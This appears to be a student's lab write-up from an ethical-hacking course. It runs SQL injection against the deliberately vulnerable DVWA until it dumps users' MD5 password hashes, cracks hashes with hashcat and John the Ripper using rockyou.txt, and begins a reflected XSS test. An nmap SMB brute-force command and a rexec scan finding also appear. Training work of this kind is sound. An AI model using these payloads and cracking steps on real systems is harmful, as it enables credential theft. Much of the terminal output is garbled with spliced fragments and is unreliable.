Base Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Access Vector	NETWORK
Access Complexity	LOW
Authentication	NONE
Confidentiality Impact	COMPLETE
Integrity Impact	COMPLETE
Availability Impact	COMPLETE

## References

MISC <https://www.cve.org/CVERecord?id=CVE-1999-0618>

## Vulnerable Products

## NVTs addressing this CVE

[The rexec service is running](#)

## Summary

This remote host is running a rexec service.

## Scoring

CVSS Base	<b>10.0 (High)</b>
CVSS Base Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Origin	N/A
CVSS Date	Tue, Sep 29, 2020 10:10 AM UTC

## Insight

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticate by reading the username and password \*unencrypted\* from the socket.

## Detection Method

Checks if a vulnerable version is present on the target host.  
**Quality of Detection:** remote\_banner (80%)

## Solution

**Solution Type:** ↳ Mitigation  
Disable the rexec service and use alternatives like SSH instead.

## Family

[Useless services](#)

## References

CVE [CVE-1999-0618](#)

Information	Results	Hosts	Ports	Applications	Operating Systems	CVEs	Closed CVEs	TLS Certificates	Error Messages	User Tags
	(64 of 542)	(1 of 1)	(17 of 20)	(14 of 14)	(1 of 1)	(32 of 32)	(0 of 0)	(2 of 2)	(3 of 3)	(0)
<b>Port</b>										
80/tcp		1								
512/tcp		1								
1524/tcp		1								
8787/tcp		1								
3632/tcp		1								
5132/tcp		1								
6697/tcp		1								
3306/tcp		1								
21/tcp		1								
5113/tcp		1								
514/tcp		1								
2121/tcp		1								
6200/tcp		1								
25/tcp		1								
4545/tcp		1								
22/tcp		1								
23/tcp		1								
(Applied filter: apply_overrides=0 levels=0 min_rws=100 min_gos=70 first=1 sort_reverse=severity)										

**sudo nmap -sV -p 445 -script smb-brute 172.17.0.2**

```
└─(root㉿Kali)-[~/home/kali]
└─# nmap -sV -p 445 -script smb-brute 172.17.0.2 ↵ Kali NetHunter
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-01 17:20 UTC
[SNIP]
```

**sudo apt-get install rsh-client**

```
└─(root㉿Kali)-[~/home/kali]
└─# apt-get install rsh-client ↵ Kali Forums ↵ Kali NetHunter ↵ Exploit-DB ↵ Google Hacking DB ↵ OffSec
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 5 not upgraded.
Need to get 29.4 kB of archives.
After this operation, 102 kB of additional disk space will be used.
Err:1 http://http.kali.org/kali kali-rolling/main amd64 rsh-client amd64 0.17-24
  404  Not Found [IP: 18.211.24.19 80]
E: Failed to fetch http://http.kali.org/kali/pool/main/n/netkit-rsh/rsh-client_0.17-24_amd64.deb  404  Not Found [IP: 18.211.24.19 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?

└─#
```

## SQL Injection



Username

Password

**DVWA Security** 🔒

**Security Level**

Security level is currently: **Impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

---

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

## Vulnerability: SQL Injection

User ID:  Submit

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith


## Vulnerability: SQL Injection

User ID:  Submit

ID: 1' ORDER BY 1 #  
First name: admin  
Surname: admin

User ID: 1' ORDER BY 2 #  Submit

ID: 1' ORDER BY 2 #  
First name: admin  
Surname: admin



User ID:  Submit

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: 1  
Surname: 5.5.58-0+deb8u1

User ID:  Submit

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: 1  
Surname: dvwa

User ID: <input type="text"/> Submit	<pre>ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: admin  Surname: admin   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: Gordon  Surname: Brown   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: Hack  Surname: Me   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: Pablo  Surname: Picasso   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: Bob  Surname: Smith   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: 1  Surname: guestbook   ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#  First name: 1  Surname: users</pre>
---	--

**b. Click Submit.**

<pre>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  First name: 1  Surname: last_login</pre>	<pre>ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  First name: 1  Surname: failed_login</pre>
---	---

User ID: <input type="text"/> Submit	<pre>ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: admin  Surname: admin   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: Gordon  Surname: Brown   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: Hack  Surname: Me   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: Pablo  Surname: Picasso   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: Bob  Surname: Smith   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: admin  Surname: 5f4dcc3b5aa765d61d8327deb882cf99   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: gordonb  Surname: e99a18c428cb38d5f260853678922e03   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: 1337  Surname: 8d3533d75ae2c3966d7e0d4fcc69216b   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: pablo  Surname: 0d107d09f5bbe40cade3de5c71e9e9b7   ID: 1' OR 1=1 UNION SELECT user, password FROM users #  First name: smithy  Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
---	--

## Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot
 
reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

## Password Tools

🔍

- ★ Favorites
- 🕒 Recently Used
- 💻 All Applications
- ⚙️ Settings
- 📁 Usual Applications
- 🔍 01 - Information Gathering
- 🔗 02 - Vulnerability Analysis
- 🌐 03 - Web Application Analysis
- ⌚ 04 - Database Assessment
- 🔑 05 - Password Attacks
- 📶 06 - Wireless Attacks
- 💻 07 - Reverse Engineering
- 💥 08 - Exploitation Tools
- 📡 09 - Sniffing & Spoofing
- 👣 10 - Post Exploitation
- 🖨️ 11 - Forensics
- 📄 12 - Reporting Tools
- 🎭 13 - Social Engineering Tools
- 💻 14 - System Services

▶ Offline Attacks
 ▶ Online Attacks
 ▶ Passing the Hash Tools
 ▶ Password Profiling & Wordlists

cewl

crunch

hashcat

hydra

john

medusa

ncrack

ophcrack

wordlists

Default user for EH course

```

echo -n 'Password' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
echo -n 'Password123' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'ilovedogs' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n '1234abcd' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

```

```

[(kali㉿Kali)-[~]]$ echo -n 'Password' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
[(kali㉿Kali)-[~]]$ echo -n 'Password123' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
[(kali㉿Kali)-[~]]$ echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
[(kali㉿Kali)-[~]]$ echo -n 'ilovedogs' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
[(kali㉿Kali)-[~]]$ echo -n '1234abcd' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

```

**cat my\_pw\_hashes.txt**

```

Hashcat(1)                                Hashcat v3.3.0 (2018-07-16) https://hashcat.net
NAME
    hashcat - Advanced CPU-based password recovery utility
SYNOPSIS
    hashcat [options] hashfile [mask|wordfiles|directories]
DESCRIPTION
    Hashcat is the world's fastest CPU-based password recovery tool.
    Hashcat can recover most common password hashes in seconds.
    Hashcat is the self-proclaimed world's fastest CPU-based password
OPTIONS
    -h, --help
        Show summary of options.
    -V, --version
        Show version of program.
    -m, --hash-type=NUM
        Hash-type, see references below
    -a, --attack-mode=NUM
        Attack-mode, see references below
    --quiet
        Suppress output
    --force
        Ignore warnings
    --stdin-timeout-abort
        Abort if there is no input from stdin for X seconds
    --machine-readable
        Display the status view in a machine-readable format
    --keep-guessing
        Keep guessing the hash after it has been cracked
    --self-test-disable
        Disable self-test functionality on startup
    --loopback
        Add new plains to induct directory
    -b, --benchmark
        Run benchmark
Manual page hashcat(1) line 1 (press h for help or q to quit)

```

```

[(kali㉿Kali)-[~]]$ cat my_pw_hashes.txt
dc647eb65e6711e155375218212b3964
42f749ade7f9e195bf475f37a44cafcb
e85a3b267e94f3721117fc7ac54fbeba
33830b8b7fd414b12c208c4de5055464
ef73781efffc5774100f87fe2f437a435

```

```
ls -lh /usr/share/wordlists/
```

```
[kali㉿Kali)-[~] cd' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
$ ls -lh /usr/share/wordlists/
total 51M
lrwxrwxrwx 1 root root 26 Aug 14 2023 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root 25 Aug 14 2023 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Aug 14 2023 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 41 Aug 14 2023 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Aug 14 2023 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 28 Aug 14 2023 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root 27 Aug 14 2023 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root 46 Aug 14 2023 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Aug 14 2023 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 51M May 12 2023 rockyou.txt.gz → my_pw_hashes.txt
lrwxrwxrwx 1 root root 39 Aug 14 2023 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Aug 14 2023 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root 37 Aug 14 2023 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

```
cd /usr/share/wordlists
```

```
sudo gzip -d rockyou.txt.gz
```

```
[kali㉿Kali)-[~] cd' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
$ cd /usr/share/wordlists
[kali㉿Kali)-[/usr/share/wordlists] $ k 'print $1' >> my_pw_hashes.txt
[sudo] password for kali:
echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
[kali㉿Kali)-[/usr/share/wordlists] $ ls -lh /usr/share/wordlists/
total 134M
lrwxrwxrwx 1 root root 26 Aug 14 2023 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root 25 Aug 14 2023 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Aug 14 2023 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 41 Aug 14 2023 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Aug 14 2023 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 28 Aug 14 2023 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root 27 Aug 14 2023 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root 46 Aug 14 2023 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Aug 14 2023 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 134M May 12 2023 rockyou.txt
lrwxrwxrwx 1 root root 39 Aug 14 2023 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Aug 14 2023 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root 37 Aug 14 2023 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

## more rockyou.txt

```
(kali㉿Kali)-[~/usr/share/wordlists]
$ more rockyou.txt
123456
12345
123456789
password
iloveyou
Letmeint!
princess
1234567
rockyou
ilovedogs
12345678
abc123
nicole
1234abcd
daniel
babygirl
monkey
my_pw_hashes.txt
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
micelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123
football
secret
andrea
carlos
jennifer
joshua
bubbles
1234567890
superman
```

```
cd /home/kali
```

```
(kali㉿Kali)-[~/usr/share/wordlists]
$ cd /home/kali
(kali㉿Kali)-[~]
$ cd123 | md5sum | awk '{print $1}'
```

## Hash Cracking

```
sudo hashcat -m 0 -a 0 -o cracked.txt my_pw_hashes.txt  
/usr/share/wordlists/rockyou.txt
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 0 (MD5)  
Hash.Target....: my_pw_hashes.txt  
Time.Started....: Sun Mar  2 09:49:38 2025 (13 secs)  
Time.Estimated ...: Sun Mar  2 09:49:51 2025 (0 secs)  
Kernel.Feature ...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 882.3 KH/s (0.36ms) @ Accel:512 Loops:1 Thr:1 Vec:4  
Recovered.....: 5/5 (100.00%) Digests (total), 5/5 (100.00%) Digests (new)  
Progress.....: 10914816/14344385 (76.09%)  
Rejected.....: 0/10914816 (0.00%)  
Restore.Point....: 10911744/14344385 (76.07%)  
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: LilH@yMo → Leon2315  
Hardware.Mon.#1..: Util: 24%  
  
Started: Sun Mar  2 09:49:02 2025  
Stopped: Sun Mar  2 09:49:52 2025
```

```
sudo cat cracked.txt
```

```
[(kali㉿Kali)-[~]] cd' | md5sum | awk '{ pri  
$ sudo cat cracked.txt  
dc647eb65e6711e155375218212b3964:Password  
ef73781effc5774100f87fe2f437a435:1234abcd {  
33830b8b7fd414b12c208c4de5055464:ilovedogs  
42f749ade7f9e195bf475f37a44cafcb:Password123  
e85a3b267e94f3721117fc7ac54fbeba:Letmein! pri
```

## john -h

```
[root@Kali]-[~/home/kali] com | awk '{print $1}' > my_pw_hashes.txt
# john -h
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]

--help          Print usage summary: $1 >> my_pw_hashes.txt
--single[=SECTION[, ..]]   "Single crack" mode, using default or named rules
--single=:rule[, ..]        Same, using "immediate" rule(s)
--single-seed=WORD[,WORD]   Add static seed word(s) for all salts in single mode
--single-wordlist=FILE     *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE    Wordlist with seeds per username (user:password[s]
                           format)
--single-pair-max=N       Override max. number of word pairs generated (6)
--no-single-pair          Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin  Wordlist mode, read words from FILE or stdin
--pipe                     like --stdin, but bulk reads, and allows rules
--rules[=SECTION[, ..]]   Enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[; ..]         Same, using "immediate" rule(s)
--rules-stack=SECTION[, ..] Stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[; ..]   Same, using "immediate" rule(s)
--rules-skip-nop           Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]          Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE       Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression        Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]       "Incremental" mode [using section MODE]
--incremental-charcount=N  Override CharCount for incremental mode
--external=MODE            External mode or word filter
--mask[=MASK]               Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--mkv-stats=FILE           "Markov" stats file
--prince[=FILE]             PRINCE mode, read words from FILE
--prince-loopback[=FILE]    Fetch words from a .pot file
--prince-elem-cnt-min=N   Minimum number of elements per chain (1)
--prince-elem-cnt-max=[-]N Maximum number of elements per chain (negative N is
                           relative to word length) (8)
--prince-skip=N            Initial skip
--prince-limit=N           Limit number of candidates generated
--prince-wl-dist-len       Calculate length distribution from wordlist
--prince-wl-max=N          Load only N words from input wordlist
--prince-case-permute      Permute case of first letter
--prince-mmap               Memory-map infile (not available with case permute)
--prince-keyspace           Just show total keyspace that would be produced
                           (disregarding skip and limit)
--subsets[=CHARSET]         "Subsets" mode (see doc/SUBSETS)
```

**john --format=raw-md5 my\_pw\_hashes.txt**

```
[root@Kali]# john --format=raw-md5 my_pw_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Password      (?)
Letmein!      (?)
Proceeding with incremental:ASCII
1234abcd      (?)
3g 0:00:04:20 3/3 0.01153g/s 30200Kp/s 30200Kc/s 60510KC/s myl0duj..myl0cjl
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```

**john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my\_pw\_hashes.txt**

```
[root@Kali]# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my_pw_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Remaining 2 password hashes with no different salts >> my_pw_hashes.txt
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovedogs-n ilov(?)gs | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
Password123      (?)
2g 0:00:00:00 DONE (2025-03-02 09:58) 28.57g/s 480000p/s 480000c/s 540342C/s coco21..181193
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
john --incremental my_pw_hashes.txt
```

```
[root@Kali]# john --incremental my_pw_hashes.txt | awk '{ print $1 }' >> my_pw_hashes.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 10 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=6
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:50 0.07% (ETA: 2025-03-04 03:27) 0g/s 50626Kp/s 50626Kc/s 506263KC/s JH4135E..JHHI2RJ
Session aborted
```

```
john --show --format=raw-md5 my_pw_hashes.txt
```

```
[root@Kali]# john --show --format=raw-md5 my_pw_hashes.txt
?:Password
?:Password123
?:Letmein! `Letmein!' | md5sum | awk '{ print $1'
?:ilovedogs
?:1234abcd
echo -n 'ilovedogs' | md5sum | awk '{ print $1'
5 password hashes cracked, 0 left
```

## XSS

What's your name?  Submit

Hello Kavish\_Reflected\_Test

Vulnerability: Reflected C × http://10.6.6.13/vulnerabilities/xss\_r/?name=Kavish\_Reflected\_Test#


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 
5     <head>
6         <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
7 
8         <title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.9</title>
9 
10        <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />
11 
12        <link rel="icon" type="image/ico" href="../../favicon.ico" />
13 
14        <script type="text/javascript" src="../../dwa/js/dwvapage.js"></script>
15 
16    </head>
17 
18    <body class="home">
19        <div id="container">
20 
21            <div id="header">
22 
23                
24 
25            </div>
26 
27            <div id="main_menu">
28 
29                <div id="main_menu_padded">
30                    <ul class="menuBlocks"><li onclick="window.location='../../'" class=""><a href=" ../../">Home</a></li>
31 <li onclick="window.location='../../instructions.php'" class=""><a href=" ../../instructions.php">Instructions</a></li>
32 <li onclick="window.location='../../setup.php'" class=""><a href=" ../../setup.php">Setup / Reset DB</a></li>
33 <ul><li onclick="window.location='../../vulnerabilities/brute/'" class=""><a href=" ../../vulnerabilities/brute/">Brute Force</a></li>
34 <li onclick="window.location='../../vulnerabilities/exec/'" class=""><a href=" ../../vulnerabilities/exec/">Command Injection</a></li>
35 <li onclick="window.location='../../vulnerabilities/csrf/'" class=""><a href=" ../../vulnerabilities/csrf/">CSRF</a></li>
36 <li onclick="window.location='../../vulnerabilities/fi/ ?page=include.php'" class=""><a href=" ../../vulnerabilities/fi/ ?page=include.php">File Inclusion</a></li>
37 <li onclick="window.location='../../vulnerabilities/upload/'" class=""><a href=" ../../vulnerabilities/upload/">File Upload</a></li>
38 <li onclick="window.location='../../vulnerabilities/captcha/'" class=""><a href=" ../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
39 <li onclick="window.location='../../vulnerabilities/sql/'" class=""><a href=" ../../vulnerabilities/sql/">SQL Injection</a></li>
